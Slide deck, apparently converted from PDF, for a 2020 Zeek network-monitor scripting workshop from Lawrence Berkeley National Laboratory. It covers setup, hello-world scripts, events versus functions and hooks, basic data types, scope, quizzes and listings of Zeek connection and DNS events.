



# virtual zeek week

13-15 october 2020

Download exercises from <https://github.com/zeek/zeek-training.git>

```
$ git clone --recursive https://github.com/zeek/zeek-training.git
```

```
$ cd ZeekWeek2020-Hands-On-scripting
```

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email : [aashish@berkeley.edu](mailto:aashish@berkeley.edu)

# Zeek Scripts Hands-On: Something you always wanted to do but oh well.....

Aashish Sharma



U.S. DEPARTMENT OF  
**ENERGY**




UNIVERSITY OF  
CALIFORNIA



# Lawrence Berkeley National Laboratory

- "Bringing Science Solutions to the World"
- Hundreds of University staff also Site staff
- Rich history of scientific discovery
  - ~~13 Nobel Prizes~~ 14 Nobel Prizes
  - 63 members of the National Academy of Sciences (~3% of the Academy)



# 4th One since I got to the Lab

## LAWRENCE BERKELEY NATIONAL LABORATORY NOBEL LAUREATES



Founder,  
Ernest Orlando  
Lawrence  
Physics, 1939

Honoring men and women from all corners of the globe for outstanding  
achievements in physics, chemistry, medicine, literature and peace...



Glenn T. Seaborg  
Chemistry, 1951



Edwin M. McMillan  
Chemistry, 1951



Owen Chamberlain  
Physics, 1959



Emilio G. Segré  
Physics, 1959



Donald A. Glaser  
Physics, 1960



Melvin Calvin  
Chemistry, 1961



Luis W. Alvarez  
Physics, 1968



Yuan T. Lee  
Chemistry, 1986



Steven Chu  
Physics, 1997



George F. Smoot III  
Physics, 2006



Intergovernmental Panel on  
Climate Change  
Peace 2007




Saul Perlmutter  
Physics, 2011



Jennifer Doudna !  
2020

# Lawrence bust with proper face covering





- ## Network utilities from Site
- Traceroute
  - Libpcap
  - Tcpdump


## Zeek Network Security Monitor



# Disclaimer :)

Like any programming languages there are going to be 10+ ways of doing something. I may not necessarily be teaching you THE right way of doing something. But rather **A** way of doing it along with some do's and don'ts. I am sure you'd end up coding much better eventually than what I do! And that's my goal here!

# Zeek Scripting



The screenshot shows the Zeek Manual documentation page at [docs.zeek.org/en/current/](https://docs.zeek.org/en/current/). The page has a dark blue header with the Zeek logo and the text "current (v3.1.4)". A sidebar on the left contains links to "Introduction", "Cluster Architecture", "Installation", "Quick Start Guide", "Cluster Configuration", "Examples and Use Cases", "Frameworks", "Script Reference", "Developer Guides", and "Subcomponents". The main content area features a "Note" section with a blue header and a light blue background, stating: "There's three primary versions of this manual that track latest releases and development:" followed by a bulleted list: "• Current Feature Release: <https://docs.zeek.org/en/current>" "• Long-Term Support Release: <https://docs.zeek.org/en/lts>" "• Git master Branch: <https://docs.zeek.org/en/master>". Below this is a section titled "Introduction" with a bulleted list of topics: "• Introduction" (with sub-points "◦ Overview", "◦ Features", "◦ History", "◦ Architecture"), "• Cluster Architecture" (with sub-points "◦ Architecture", "◦ Frontend Options"), "• Installation" (with sub-points "◦ Installing", "◦ Upgrading", "◦ Cross Compiling"), "• Quick Start Guide" (with sub-points "◦ Managing Zeek with ZeekControl", "◦ Zeek as a Command-Line Utility"), "• Cluster Configuration" (with sub-points "◦ Preparing to Setup a Cluster", "◦ Basic Cluster Configuration"). At the bottom of the sidebar, there is a "Read the Docs" link and a note "v: current (v3.1.4)".

Real Good documentation is here:

<https://docs.zeek.org/en/current/>

The screenshot shows the Zeek interactive tutorial interface at <https://try.zeek.org>. The main content area displays a "Hello World" example script named "main.zeek". The script code is:

```
1 event zeek_init()
2 {
3     print "Hello, World!";
4 }
5
6 event zeek_done()
7 {
8     print "Goodbye, World!";
9 }
```

Below the code editor, there are fields for "Bro Version" (set to 3.1.3), "Use PCAP" (checkbox checked), and "Output" (text area showing "Hello, World!" and "Goodbye, World!"). A "Run" button is located below the version selection.

**Example: Hello World**

**Hello World**

Welcome to our interactive Zeek tutorial. (Note that "Zeek" is the new name of what used to be known as the "Bro" network monitoring system. The old "Bro" name still frequently appears in the system's documentation and workings, including in the names of events and the suffix used for script files.)

Click run and see the Zeek magic happen. You may need to scroll down a bit to get to the output.

In this simple example you can see already a specialty of Zeek, the "event". Zeek is event-driven. This means you can control any execution by making it dependent on an event trigger. Our example here would not work without an event to be triggered so we use the two events that are always raised, `zeek_init()` and `zeek_done()`.

The first is executed when Zeek is started, the second when Zeek terminates, so we can use these for example when no traffic is actually analyzed as we do for our basic examples (see [here](#) for more on these basic events). In this tutorial we will come back to

Get Zeek Documentation Connect Events Blog About

main.zeek + Add File

Bro Version 3.1.3 Use PCAP Or Browse... No file selected.

Run ►

## Output

```
Hello, World!
Goodbye, World!
```



# zeek

Example: [Hello World] Show Text

```
main.zeek + Add File
1 module training;
2
3 event new_connection(c: connection)
4- {
5     print fmt ("");
6     print fmt ("");
7     print fmt ("%s", c);
8 }
9
10 event zeek_done()
11- {
12
13     print fmt ("");
14     print fmt ("");
15     print fmt ("Run as: zeek -r Traces/01-conn-record-preview.pcap scripts/01-conn-record-preview.zeek");
16     print fmt ("=====");
17     print fmt ("The above is dump of internal data structure of a connection record");
18     print fmt ("which is being tracked by zeek at any given point in tcp state-machine");
19     print fmt ("you'd see a lot of uninitialized members of connection record which");
20     print fmt ("may or may not be setup as bytes for this connection progress");
21     print fmt ("this is pretty much the data which eventually is seen in conn.log");
22     print fmt ("Useful tip: get yourself familiarize with different kinds of conn events");
23     print fmt ("eg. new_connection, connection_established, connection_state_remove etc");
24     print fmt ("=====");
25     print fmt ("=====");
26     print fmt ("");
27     print fmt ("");
28 }
29
```

Zeek Version 3.2.0 Use PCAP Or Choose File No file chosen Run ➡

## Output

```
[id=orig_h=192.168.86.92, orig_p=61733/tcp, resp_h=192.168.86.49, resp_p=22/tcp], orig=[size=0, state=0, num_pkts=0, num_bytes_ip=0, flow_label=0, l2_addr=f0:18:90:8c:00:00]

Run as: zeek -r Traces/01-conn-record-preview.pcap scripts/01-conn-record-preview.zeek
=====
The above is dump of internal data structure of a connection record
which is being tracked by zeek at any given point in tcp state-machine
you'd see a lot of uninitialized members of connection record which
may or may not be setup as bytes for this connection progress
this is pretty much the data which eventually is seen in conn.log
Useful tip: get yourself familiarize with different kinds of conn events
eg. new_connection, connection_established, connection_state_remove etc
=====
```

## Output Logs

capture_loss	conn	known_hosts	known_services	software	ssh	stats				
ts	host	host_p	software_type	name	version.major	version.minor	version.minor2	version.minor3	version.addl	unparsed_version
1601320267.777947	192.168.86.92	-	SSH::CLIENT	OpenSSH	8	1	-	-	-	OpenSSH_8.1
1601320267.802505	192.168.86.49	22	SSH::SERVER	OpenSSH	8	1	-	-	-	OpenSSH_8.1

# This training

- Different people learn different ways - I plan to cover fundamental scripting tools/tricks some theory followed by exercises
- All the literature for zeek is available online (docs + academic papers)
- More of “my notes” of simple baseline code with many use cases
- I tried to draft this training in 3 parallel streams:
  - A collection of scripts which can be used as reference to help understand the concept [ Beginner's level ]
  - Find-the-bugs - these are errors in these sets of scripts. Often fixing bugs is a better way to learn [ Beginners - Intermediate ]
  - Tasks - there are problems/tasks in exercises which people who are more comfortable with scripting can take a shot on [ Intermediate - Advance (extra-credits sections) ]
  - During entire training we'll try to have a continuous development project called - Develop a new heuristic [ seasoned zeek experts can take a shot at this ]

# Training Layout

- Chapter 0 : Hello World
- Chapter 1: Scripting fundamentals and basic data types
- Chapter 2: Exploring events
- Chapter 3: Container types - Sets, tables
- Chapter 4: Records
- Chapter 5: Extending Logging
- Chapter 6: Notice-framework
- Chapter 7: Input Framework
- Chapter 8: Scaling and volume handling - bloomfilter and opaque of cardinality
- Chapter 9: Clusterization
- Chapter 10 : Making it all into a package
- Chapter 11: Find the password

# Chapter Layout

- Fundamentals and basics
- Use cases and why/where you'd need this
- Exercises
  - Problem statement(s)
  - High level solution
  - Basics and base code
  - Further Questions
  - Find-the-bug problems
  - Extra and extra-extra credits

# Before we start ...

- Create a zeek alias to ignore checksum warnings
  - \$ alias zeek="zeek -C" (that's an uppercase "C")
- edit share/zeek/site/local.zeek and, for now, add
  - redef FilteredTraceDetection::enable=F;
- Run zeek on pcaps
  - zeek -r Traces/my-script.pcap scripts/my-script.zeek  
(each script in the exercises have a corresponding pcap. If no pcap, script doesn't need the Trace)

# Chapter 1 : Hello World

Slide 17-19

1. We run: `zeek 00-exercise-hello-world/00-exercise-hello-world.zeek`
2. Make sure everyone is setup
3. Talk about `zeek_init` and `zeek_done` functions
4. Take away: at least “YOU RAN `00-exercise-hello-world.zeek`” successfully

# Simple: hello world!

```
event zeek_init()
{
    print fmt ("zeek_init: hello world!");
}
event zeek_done()
{
    print fmt ("zeek_done: Wo! I feel good, I knew that I would now");
}
```

```
$ cd 00-exercise-hello-world
$ zeek 00-exercise-hello-world.zeek
zeek_init: hello world!
zeek_done: Wo! I feel good, I knew that I would now
```

# Can everyone run hello-world.zeek

# Use of zeek\_init() and zeek\_done() in the ‘real world’

## Zeek\_init

1. Setting variables/const, redefinitions, if any - I don't do this as much
2. Read into tables using input-framework
3. Create log streams
4. Initialize and define filters for logging framework
5. Initialize clusters and define events for worker/manager
6. Schedule times and events

## zeek\_done

1. Summaries
2. Cleanups
3. If using backend stores used then preserve state etc

# CHAPTER 2: Basic structure of a zeek script

Slide 21-27

1. We talk at a very very high level about script
2. Take away: general sense of scripts and pointers to some resources I think are quite useful

# Why do you want to write a zeek script ?

- Script is the communication medium between zeek packet-processing engine and us.
- Gives us a mechanism, through events, to access data-structures populated by zeek and gives us ability to make decisions on them.
- Allows us to develop a new heuristic, a detection
- Create a new data resource
  - No ARP in IPv6, in order to get mac-ip binding, tap into IPv6 NDP protocols (router advertisements, solicitations)
- Directives and Policy enforcements
  - No Kaspersky
- Decorate logs with your own custom datasets
- ... for fun & profit

```
module
@load
export

{
}

function ( ) : return_value
{
}

event ( )
{
    functions () { }
    if (hook()) { }
}

event
{
    event my_event()
}
```

```
module MyModule ;
@load my_other_scripts
export
{
    global num: count = 0 ;
    global myevent: event() ;
    global myfunction: function(addr, custom_struct) ;
}

function myfunction(ip: addr, t: custom_struct): value
event new_connection(c: connection)
{
    Myfunction (c$id$orig_h, blah) { }
}
event zeek_init()
{
}

hook somehook()
{
}
```

Event	Function	Hook
<p>Event called in one of the following three ways</p> <ol style="list-style-type: none"> <li>From the event engine itself (after each packet is process event queue is flushed)</li> <li>With the <b>event</b> statement from a script</li> <li>Via the <b>schedule</b> expression in a script</li> </ol>	Functions can be called inside an event or hook or another function	Hooks are invoked/called similar to functions.
Does not execute immediately but rather <b>gets added to an event queue</b> which executes events in the ordered fashion.	Gets executed <b>immediately</b>	Hooks execution is <b>immediate</b> and they do not get scheduled through an event queue.
<b>Cannot NOT return any value</b>	May or may not return a value	May or may not return a value
<b>Multiple event handler bodies can be defined for the same event handler identifier</b> and the body of each will be executed in turn.	<b>Only single body of a function can be defined</b> (Unless declared with default parameters)	<b>Multiple Hook bodies can be defined</b> for the same hook identifier and the body of each will be executed in turn.
<b>Ordering of execution can be influenced with &amp;priority.</b>	No priority for functions	Ordering of execution can be influenced with &priority.
Multiple alternate event prototype declarations are allowed, but the alternates must be some subset of the first, canonical prototype and arguments must match by name and type.	If a function was previously declared with default parameters, the default expressions can be omitted when implementing the function body and they will still be used for function calls that lack those arguments.	Argument types must match for all hook handlers and any forward declaration of a given hook.
Event executes to completion	Can return ( with a value )	Exit out of a hook using either (i) <b>break</b> - immediate exit (short-circuit) (ii) <b>return</b> - other hooks of same identifier continue to execute as per &priority ordering

## Hooks

events

```
1. event my_event(r: bool, s: string) { }
2. event new_connection(c: connection) {
    event my_event(T, password);
}
3. schedule 5 secs { my_event(T, password) };
```

```
global myhook: hook(s: string)
hook myhook(s: string) &priority=10
{
    print "priority 10 myhook handler", s;
    s = "bye";
}

hook myhook(s: string)
{
    print "break out of myhook handling", s;
    break;
}

hook myhook(s: string) &priority=-5
{
    print "not going to happen", s;
}
```

## Functions

```
Declared as : global foo: function(s: string, t: string &default="abc", u: count &default=0);
Called as : foo("test","pqr", 3);
Or      foo("test");
```

# Script setup and usage

- A script basically represents heuristics or helper functions
- One or more scripts make a package (**see: zeek package manager**)
- One or more packages become your detection platform
- A script is loaded into zeek as : @load local
- Default script to start it all is : ../share/zeek/site/local.zeek
  - Specify custom loading by using SitePolicyPath and SitePolicyScripts in zeekctl.cfg file
- As of zeek-3.2.1 scripts are in ../share/zeek/base ; ../share/zeek/policy; ../share/zeek/site directories
- ../share/zeek/policy/misc/dump-events.zeek

# Writing Scripts — Zeek User Manual v3.1.3

Google search results for "zeek scripting":

Search term: zeek scripting

Results: About 95,200 results (0.43 seconds)

Current location: docs.zeek.org › current › examples › scripting

**Writing Scripts – Zeek User Manual v3.1.3**

Zeek includes an event-driven scripting language that provides the primary means for an organization to extend and customize Zeek's functionality. Virtually all ...

Current location: docs.zeek.org › current › script-reference › scripts

**Zeek Script Index – Zeek User Manual v3.1.3**

... zeekgen/example.zeek · Zeekygen Example Script · Developer Guides · Subcomponents · Zeek · Docs »; Script Reference »; Zeek Script Index ...

**Videos**

- Advanced Zeek Usage Scripting and Framework**  
SANS Digital Forensics  
YouTube - Sep 19, 2019
- BroCon 2018 - Bro scripts: 101 to 595 in 45 mins**  
Zeek  
YouTube - Mar 4, 2019
- The Power of Zeek/Bro: Custom Scripting**  
Corelight, Inc  
YouTube - Aug 21, 2018

# CHAPTER 2b: Basic data types

Slides 29-34

1. Introduce basic data types
2. Introduce some of the obvious use-cases
3. Introduce basic attributes such as &redef
4. Introduce concept of local and global scopes
5. Introduce some corner cases and subtleties
6. In exercises (slide 34 and git repo: 01-exercise-basic-types)
  - a. Try and understand basic structures
  - b. If already have background in the topic - I hope you have fun fixing scripts named : find-the-bug-\*
7. Take away: familiarity with basic data types zeek

Name	Description
bool	Boolean
count , int , double	Numeric types
time , interval	Time types
string	String
pattern	Regular expression
port , addr , subnet	Network types
enum	Enumeration (user-defined type)
table , set , vector , record	Container types
function , event , hook	Executable types
file	File type (only for writing)
opaque	Opaque type (for some built-in functions)
any	Any type (for functions or containers)

<https://docs.zeek.org/en/current/script-reference/types.html>

- port: ssh\_port = 22/tcp ;
  - watch\_dst\_ports : set[port] = { 80/tcp, 8000/tcp, 5555/tcp, 22/tcp } ;
- subnet
  - vpn\_subnet\_1 = 1.2.3.0/24 ;
  - vpn\_subnet: set [subnet] = { 1.3.2.0/22, 1.2.3.0/24 } ;
- pattern
  - watched\_URI: pattern = /Own3d/;
- addr
  - auth\_ip: addr = 1.2.3.4;
- time
  - last\_reply : time;
- Interval
  - tot\_drop\_time: interval = last\_seen - first\_seen ;
- And usual types:
  - Int, count, double, bool

<https://docs.zeek.org/en/current/script-reference/types.html>

- port: ssh\_port = 22/tcp ;
  - watch\_dst\_ports : set[port] = { 80/tcp, 8000/tcp, 5555/tcp, } &redef ;
    - redef watch\_dst\_port += { 22/tcp } ;
- subnet
  - vpn\_subnet\_1 = 1.2.3.0/24 ;
  - vpn\_subnet: set [subnet] = { 1.3.2.0/22, } &redef ;
- Pattern
  - watched\_URI: pattern = /\own3d/ &redef;

With configuration framework now using options pretty much eases the need for &redef

```
export {
    option watch_dst_ports: set[port] = {};
    redef Config::config_files += { fmt("%s/watch_dst_ports.file", @DIR) };
}
```

## Quiz time

see: 01-exercise-basic-types/scripts/00-valid-invalid.zeek

1. Valid or invalid ?

- a. local aport = (22/udp < 22/tcp) ? 22/udp : 22/tcp ;
- b. local aport = 22/unknown ;
- c. if ([::ffff:192.168.1.100] == 192.168.1.100) print "true" else print "false" ;
- d. what is the value of "a" below
  - i. local a = www.google.com;
- e. Is this last , below valid or syntax error:
  - i. global s: set[port] = { 21/tcp, 23/tcp, 80/tcp, 443/tcp, };
- f. local a: interval = -1 min ;
- g. print fmt ("%s", |a|); { Note: a: interval = -1 min; }

# Scope of Variables: local vs global

- local - scope of a local variable starts at the location where it is declared and persists to the end of the function, hook, or event handler in which it is declared. All variables in functions need to be declared with local keyword (except using “const” or in a for loop)
- If a global identifier is declared after a “module” declaration, then its scope ends at the end of the current Zeek script or at the next “module” declaration, whichever comes first.
- If a global identifier is declared after a “module” declaration, but inside an export block, then its scope ends at the end of the last loaded Zeek script, but it must be referenced using the namespace operator (::) in other modules.

```
event my_event {  
    local a: string = "";  
}
```

```
module training;  
global test: string;  
  
event my_event {  
    local a: string = "";  
}  
module training2;
```

```
module training;  
export {  
    global test: string;  
}  
event my_event {  
    local a: string = "";  
}  
module training2;  
print training::test ;
```

# Exercise 1: Basic Types

- `cd 01-exercise-basic-types`
- `$ ls scripts`
  - `00-valid-invalid.zeek`
  - `01-var-global-scope.zeek`
  - `02-expand-set-with-redef.zeek`
  - `03-conditional-check.zeek`
  - `find-the-bug-00-reserved-words.zeek`
  - `find-the-bug-00-reserved-words-02.zeek`
  - `Find-the-bug-00-reserved-words-03.zeek`
  - `find-the-bug-01-local-vs-global-02.zeek`
  - `find-the-bug-01-local-vs-global.zeek`
  - `Find-the-bug-02-syntax-error.zeek`
  - `find-the-bug-06-reserved-keywords.zeek`
  - `find-the-bug-07-basic-types.zeek`
  - `find-the-bug-08-set-mischeck.zeek`
  - `find-the-bug-09-already-defined-sub.zeek`
  - `find-the-bug-10-HARD.zeek`

Run as

```
$zeek scripts/ex0-basic-types.zeek
```

# Chapter 2: Tapping into the Events

## Slides 36-40

1. Introduce some of the fundamental events
2. Introduce how to look for right events for you (greps and bif files)
3. Exercise dir: exercise-2-connection-records (slide 40)
  - a. Try exercises numbered: 01-08
  - b. For people already familiar with the work should try the “Extra Credit” tasks on exercise slide-40
4. Take away: familiarity with basic data types zeek
5. Look at slide 41
  - a. During the course of this training, I am hoping that we can develop a brand new working heuristic and a package.

# Zeek ops @high level

- Zeek reads bytes from the interface
- Applies protocol analyzers - (understand language of computers )
- Organizes and structures the network stream into right data containers
- Fires *built-in-functions* (or *bif's*) as **events which allows access to the data**
- We build on or manipulate this data
- Resulting in anomaly detections (or at least recording the ‘ground truth’)
- Zeek acts on notices generated
- ....
- Cooooool .....

# Exercise 1: Getting familiar with Connection Record

```
global connection_timeout: event(c: connection );
global connection_state_remove: event(c: connection );
global connection_successful: event(c: connection );
global successful_connection_remove: event(c: connection );
global connection_reused: event(c: connection );
global connection_status_update: event(c: connection );
global connection_flow_label_changed: event(c: connection , is_orig: bool , old_label: count , new_label: count );
[bro@adhoc ~/zeek/share/zeek]$ fgrep event base/bif/plugins/Zeek_TCP.events.bif.zeek | fgrep -v "#"
global new_connection_contents: event(c: connection );
global connection_attempt: event(c: connection );
global connection_established: event(c: connection );
global partial_connection: event(c: connection );
global connection_partial_close: event(c: connection );
global connection_finished: event(c: connection );
global connection_half_finished: event(c: connection );
global connection_rejected: event(c: connection );
global connection_reset: event(c: connection );
global connection_pending: event(c: connection );
global connection_SYN_packet: event(c: connection , pkt: SYN_packet );
global connection_first_ACK: event(c: connection );
global connection_EOF: event(c: connection , is_orig: bool );
global tcp_packet: event(c: connection , is_orig: bool , flags: string , seq: count , ack: count , len: count , payload: string );
global tcp_option: event(c: connection , is_orig: bool , opt: count , optlen: count );
global tcp_options: event(c: connection , is_orig: bool , options: TCP::OptionList );
global tcp_contents: event(c: connection , is_orig: bool , seq: count , contents: string );
global tcp_rexmit: event(c: connection , is_orig: bool , seq: count , len: count , data_in_flight: count , window: count );
global tcp_multiple_checksum_errors: event(c: connection , is_orig: bool , threshold: count );
global tcp_multiple_zero_windows: event(c: connection , is_orig: bool , threshold: count );
global tcp_multiple_retransmissions: event(c: connection , is_orig: bool , threshold: count );
global tcp_multiple_gap: event(c: connection , is_orig: bool , threshold: count );
global contents_file_write_failure: event(c: connection , is_orig: bool , msg: string );
```

# Some tips

- Get familiar with relevant events which are needed for your work
  - Ideally look at \*.bif.zeek files
  - fgrep -r event <what-ever-protocol-you-are-dealing-with>
    - Eg: fgrep -r event base/protocols/dns/\*
- Useful to dump values of data structures
- Familiarity with how you can reach into data and purpose it

```
base/protocols/dns/main.zeek: ## An event that can be handled to access the :zeek:type:`DNS::Info`  
base/protocols/dns/main.zeek: global log_dns: event(rec: Info);  
base/protocols/dns/main.zeek: ## This is called by the specific dns_*_reply events with a "reply"  
base/protocols/dns/main.zeek: event zeek_init(c) &priority=5  
base/protocols/dns/main.zeek: event dns_message(c: connection, is_orig: bool, msg: dns_msg, len: count) &priority=5  
base/protocols/dns/main.zeek: event dns_end(c: connection, msg: dns_msg) &priority=5  
base/protocols/dns/main.zeek: event dns_end(c: connection, msg: dns_msg) &priority=-5  
base/protocols/dns/main.zeek: event dns_request(c: connection, msg: dns_msg, query: string, qtype: count, qclass: count) &priority=5  
base/protocols/dns/main.zeek: event dns_unknown_reply(c: connection, msg: dns_msg, ans: dns_answer) &priority=5  
base/protocols/dns/main.zeek: event dns_A_reply(c: connection, msg: dns_msg, ans: dns_answer, a: addr) &priority=5  
base/protocols/dns/main.zeek: event dns_TXT_reply(c: connection, msg: dns_msg, ans: dns_answer, str: string_vec) &priority=5  
base/protocols/dns/main.zeek: event dns_SPF_reply(c: connection, msg: dns_msg, ans: dns_answer, str: string_vec) &priority=5  
base/protocols/dns/main.zeek: event dns_AAAA_reply(c: connection, msg: dns_msg, ans: dns_answer, a: addr) &priority=5  
base/protocols/dns/main.zeek: event dns_A6_reply(c: connection, msg: dns_msg, ans: dns_answer, a: addr) &priority=5  
base/protocols/dns/main.zeek: event dns_NS_reply(c: connection, msg: dns_msg, ans: dns_answer, name: string) &priority=5  
base/protocols/dns/main.zeek: event dns_CNAME_reply(c: connection, msg: dns_msg, ans: dns_answer, name: string) &priority=5  
base/protocols/dns/main.zeek: event dns_MX_reply(c: connection, msg: dns_msg, ans: dns_answer, name: string,  
base/protocols/dns/main.zeek: event dns_PTR_reply(c: connection, msg: dns_msg, ans: dns_answer, name: string) &priority=5  
base/protocols/dns/main.zeek: event dns_SOA_reply(c: connection, msg: dns_msg, ans: dns_answer, soa: dns_soa) &priority=5  
base/protocols/dns/main.zeek: event dns_WKS_reply(c: connection, msg: dns_msg, ans: dns_answer) &priority=5  
base/protocols/dns/main.zeek: event dns_SRV_reply(c: connection, msg: dns_msg, ans: dns_answer, target: string, priority: count, weight: count, p: count) &priority=5  
